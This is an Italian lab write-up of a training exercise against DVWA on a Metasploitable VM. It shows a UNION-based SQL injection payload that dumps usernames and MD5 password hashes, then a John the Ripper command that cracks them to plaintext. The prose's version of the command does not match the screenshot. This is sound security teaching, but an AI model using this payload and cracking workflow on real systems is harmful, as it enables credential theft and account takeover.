


# Password Cracking

John the Ripper




```
ID: 1' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Dalla VM Kali, accedendo alla DVWA della VM Metasploitable, nella sezione SQL Injection, digitando: *1' union select user, password from users#*, nel campo User ID, e cliccando il pulsante Submit, o premendo Invio, la Web App, sfruttando le vulnerabilità di SQL, restituisce le credenziali di tutti gli utenti ma, con le password criptate.



```
kali@kali: ~/Scrivania/Epicode_Lab/john
File Azioni Modifica Visualizza Aiuto
GNU nano 6.4 theRevelator *
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 ordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
^G Help      ^O Salva     ^W Cerca    ^K Cut       ^T Execute
^X Esci      ^R Inserisci ^\ Sostituisci ^U Paste    ^J Giustifica
```



```
kali@kali: ~/Scrivania/Epicode_Lab
File Azioni Modifica Visualizza Aiuto
(kali@kali)-[~/Scrivania/Epicode_Lab]
$ john --show --format=raw-md5 theRevelator
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
(kali@kali)-[~/Scrivania/Epicode_Lab]
$
```

## John the Ripper

Dalla VM Kali, tramite il tool di password cracking, John the Ripper, si decriptano le password trovate sfruttando la vulnerabilità SQL Injection ma, ha bisogno che nomi utenti e password siano in un unico file, rinominato, per l'occasione: *theRevelator*, come mostrato nell'immagine a sinistra.

Successivamente, come mostrato nell'immagine a destra, da terminale, eseguendo il comando: *john --show --format=raw-md5 --theRevelator*, il tool ci mostra le password in chiaro.